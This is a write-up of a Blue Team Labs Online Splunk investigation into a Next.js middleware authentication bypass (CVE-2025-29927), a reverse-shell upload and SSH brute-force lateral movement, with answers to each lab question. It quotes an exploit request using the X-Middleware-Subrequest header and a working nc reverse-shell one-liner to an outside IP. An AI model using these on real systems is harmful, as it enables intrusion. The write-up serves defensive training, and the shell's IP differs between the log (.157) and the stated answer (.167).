
Blue Team Labs Online: Middle Mayhem

The following writeup is for Middle Mayhem on Blue Team Labs Online, it's an easy lab that involves analysing a series of logs through Splunk. It has been several months since I have interacted with a SIEM and seeing as I plan on interacting with SIEM tools often in the future, I decided that it would be a good idea to practice. I really enjoyed this investigation, I was exposed to new ways of thinking and found it super satisfying whenever I found the correct answer for something.

Scenario: The security team at MiddleMayhem Inc. has detected unusual network traffic to their admin portal, but no security breaches have been confirmed. Your SOC team has been provided with SIEM logs from the incident. Analyze the attack pattern to determine how attackers bypassed authentication, gained remote code execution, and moved laterally through the network.


Access the Website in the browser, present it in the bookmark, and identify the JavaScript framework and version used.

If you view the page source, you can see that the website uses Next.js version 15.0.0:



```
·Powered by Next.js 15.0.0·
```

Or look at the footer:




© 2025 MiddleMayhem. All rights reserved.

Powered by Next.js 15.0.0

Answer: Next.js, 15.0.0


Using Splunk, Find the attacker's IP address

After filtering for all indexes within Splunk, I can see that this SIEM ingests logs from two sources:




Values	Count	%	
webapp.csv	88,882	99.944%	▬
/home/dbserv/auth.log	50	0.056%	

This seems to be the logs for the website along with some database server logs, however, we are likely only concerned with webapp.csv. Taking a look at the ip_src field, I can see a large number of tracking originating from two IP addresses:




Top 10 Values	Count	%	
172.217.164.174	49,395	55.661%	▇
218.92.0.204	33,290	37.513%	▇
192.168.1.8	6,033	6.798%	▏

Seeing as the third IP is in the private IP address space, I will focus on the first two. After taking a look at what requests 218.92.0.204, they appear to be relatively suspicious:



```
index=* ip_src="218.92.0.204"
| table http_request_method, http_request_uri
```




http_request_method	http_request_uri
GET	/test/version_tmp/
GET	/test/tmp/
GET	/test/reports
GET	/test.sqlite
GET	/test/
GET	/test.mdb
GET	/test.jsp
GET	/test.htm
GET	/test.chm

A lot of reverse-shells are uploaded to web servers with the .JSP, therefore the GET request made to /test.jsp may indicate that the threat-actor is attempting to execute the reverse-shell.

Answer: 218.92.0.204


Analyze the SIEM logs to determine how many unique URIs were accessed by the attacker.

To count the number of URIs visited by the attacker, we can use the stats function within Splunk like as follows:



```
index=* ip_src="218.92.0.204"
| stats dc(http_request_uri)
```

This counts the distinct/unique number of request URIs, the result being 9930:




dc(http_request_uri)
9930

Answer: 9930

Explore the site and identify two specific locations that could reveal internal structures or potential access points not meant for public eyes. Provide the two relative URLs.

If you take a look at the robots.txt file, we can see two disallow entries:


localhost:8080/robots.txt

```
User-agent: *
Disallow: /admin
Disallow: /admin/file-upload
```

Answer: /admin,/admin/file-upload

Based on the Framework and Version, what recent CVE could be used to bypass authorization?

After researching Next.js version 15.0.0 Auth Bypass, I came across several advisories concerning CVE-2025-29927:


Next.js authentication bypass vulnerability (CVE-2025-29927)
Alert status
Critical
Content complexity
Simple

This vulnerability enables threat actors to bypass authorisation checks if the authorisation check occurs in middleware.

Answer: CVE-2025-29927


Find the relevant HTTP header in the SIEM logs that indicates CVE exploitation. Provide the header name.

After looking around, I came across a post detailing what GET request to send in order to exploit this vulnerability:



```
GET /dashboard/admin HTTP/1.1
Host:
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/134.0.0.0 Safari/537.36
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
Accept-Encoding: gzip, deflate, br
X-Middleware-Subrequest: src/middleware:nowaf:src/middleware:src/middleware:src/
middleware:src/
middleware:middleware:middleware:nowaf:middleware:middleware:middleware:pages/
_middleware
```

Based on this, we know that the header name is X-Middleware-Subrequest, however, lets verify by checking the Splunk logs.



```
index=* http_request_line=*X-Middleware-Subrequest*
| table http_request_line
```

✓ 2 events (before 5/7/25 11:09:33.000 AM)


```
http_request_line
Host: 172.217.164.174:8080\r\n,User-Agent: curl/7.81.0\r\n,Accept: */*\r\n,x-middleware-subrequest: middleware:middleware:middleware:middleware:middleware\r\n,Content-Length:
d0331fc65cc83de9\r\n
Host: 172.217.164.174:8080\r\n,User-Agent: curl/7.81.0\r\n,Accept: */*\r\n,x-middleware-subrequest: middleware:middleware:middleware:middleware:middleware\r\n
```

As you can see, there are two GET requests made with the X-Middleware-Subrequest header name

Answer: X-Middleware-Subrequest

What interesting URI did the attacker access after exploiting the CVE?

If you filter for events from the time the attacker sent the malicious GET request, you can see that one URI was accessed:




Values	Count	%
/api/upload	1	100%


Answer: /api/upload

The attacker tried uploading a reverse shell. Find out the IP and port to which the target would connect once the connection is established.

If you take a look at the http_file_data field, we can see 2 events. One related to the file being uploaded successfully, and another showing the contents of this file. The file is named shell.sh, and contains an ncat reverse shell to 113.89.232.167 on port 31337:



```
index=* http_file_data=*
| table http_file_data
```




```
{"message":"File uploaded successfully
--------------------------d0331fc65cc83de9\r\nContent-Disposition: form-data; name="file"; filename="shell.sh"\r\nContent-Type: application/octet-stream\r\n\r\n#!/bin/bash\nrm -f /tmp/f; mkfifo /tmp/f\ncat /tmp/f | /bin/bash -i 2>&1 | nc 113.89.232.157 31337 >
/tmp/f\n\r\n--------------------------d0331fc65cc83de9--\r\n
```


Answer: 113.89.232.167:31337

After compromising the WebApp server, the attacker attempted lateral movement. Identify the technique used, as recorded in the SIEM logs.

Right after the reverse shell upload, we can start to see authentication attempts to the dbserver host. If you drill down on the auth-too_small sourcetype, and look at the earliest requests, we can see failed authentication attempts for the admin user from 172.217.164.174:




```
index=* sourcetype="auth-too_small"
```



```
>  3/24/25          Mar 24 16:43:42 dbserver sshd[80857]: Connection closed by invalid user admin 172.217.164.174 port 54446 [preauth]
   11:13:42.000 AM  host = dbserver   index = main   punct = __::__[]:________..___[]   source = /home/dbserv/auth.log   sourcetype = auth-too_small
>  3/24/25          Mar 24 16:43:40 dbserver sshd[80857]: Failed password for invalid user admin from 172.217.164.174 port 54446 ssh2
   11:13:40.000 AM  host = dbserver   index = main   punct = __::__[]:________..___   source = /home/dbserv/auth.log   sourcetype = auth-too_small
>  3/24/25          Mar 24 16:43:38 dbserver sshd[80857]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=172.217.164.174
   11:13:38.000 AM  host = dbserver   index = main   punct = __::__[]:_(:):__;_=_=_=_=_=_=..._   rhost = 172.217.164.174   source = /home/dbserv/auth.log   sourcetype = auth-too_small   tty = ssh   uid = 0
>  3/24/25          Mar 24 16:43:38 dbserver sshd[80857]: pam_unix(sshd:auth): check pass; user unknown
   11:13:38.000 AM  host = dbserver   index = main   punct = __::__[]:_(:):__;__   source = /home/dbserv/auth.log   sourcetype = auth-too_small
>  3/24/25          Mar 24 16:43:38 dbserver sshd[80857]: Invalid user admin from 172.217.164.174 port 54446
   11:13:38.000 AM  host = dbserver   index = main   punct = __::__[]:______..__   source = /home/dbserv/auth.log   sourcetype = auth-too_small
>  3/24/25          Mar 24 16:43:37 dbserver sshd[80855]: Connection closed by invalid user admin 172.217.164.174 port 54440 [preauth]
   11:13:37.000 AM  host = dbserver   index = main   punct = __::__[]:________..___[]   source = /home/dbserv/auth.log   sourcetype = auth-too_small
>  3/24/25          Mar 24 16:43:36 dbserver sshd[80855]: Failed password for invalid user admin from 172.217.164.174 port 54440 ssh2
   11:13:36.000 AM  host = dbserver   index = main   punct = __::__[]:________..___   source = /home/dbserv/auth.log   sourcetype = auth-too_small
>  3/24/25          Mar 24 16:43:35 dbserver sshd[80855]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=172.217.164.174
   11:13:35.000 AM  host = dbserver   index = main   punct = __::__[]:_(:):__;_=_=_=_=_=_=..._   rhost = 172.217.164.174   source = /home/dbserv/auth.log   sourcetype = auth-too_small   tty = ssh   uid = 0
>  3/24/25          Mar 24 16:43:35 dbserver sshd[80855]: pam_unix(sshd:auth): check pass; user unknown
   11:13:35.000 AM  host = dbserver   index = main   punct = __::__[]:_(:):__;__   source = /home/dbserv/auth.log   sourcetype = auth-too_small
>  3/24/25          Mar 24 16:43:35 dbserver sshd[80855]: Invalid user admin from 172.217.164.174 port 54440
   11:13:35.000 AM  host = dbserver   index = main   punct = __::__[]:______..__   source = /home/dbserv/auth.log   sourcetype = auth-too_small
```

After several invalid usernames and passwords, you can see a successful authentication for user dbserv:



```
Mar 24 16:44:25 dbserver systemd-logind[607]: New session 18 of user dbserv.
host = dbserver   index = main   punct = __::__-[]:_______.   source = /home/dbserv/auth.log   sourcetype = auth-too_small
Mar 24 16:44:25 dbserver sshd[80893]: pam_unix(sshd:session): session opened for user dbserv(uid=1000) by (uid=0)
host = dbserver   index = main   punct = __::__[]:_(:):_____(=)__(=)   source = /home/dbserv/auth.log   sourcetype = auth-too_small   uid = 1000
```

This was all done over ssh, as you can see in the logs.

Answer: SSH Brute Force

Identify the user account that achieved successful lateral movement to another server.

We identified the user account in the previous question as dbserv:

```
dbserv
```

Answer: dbserv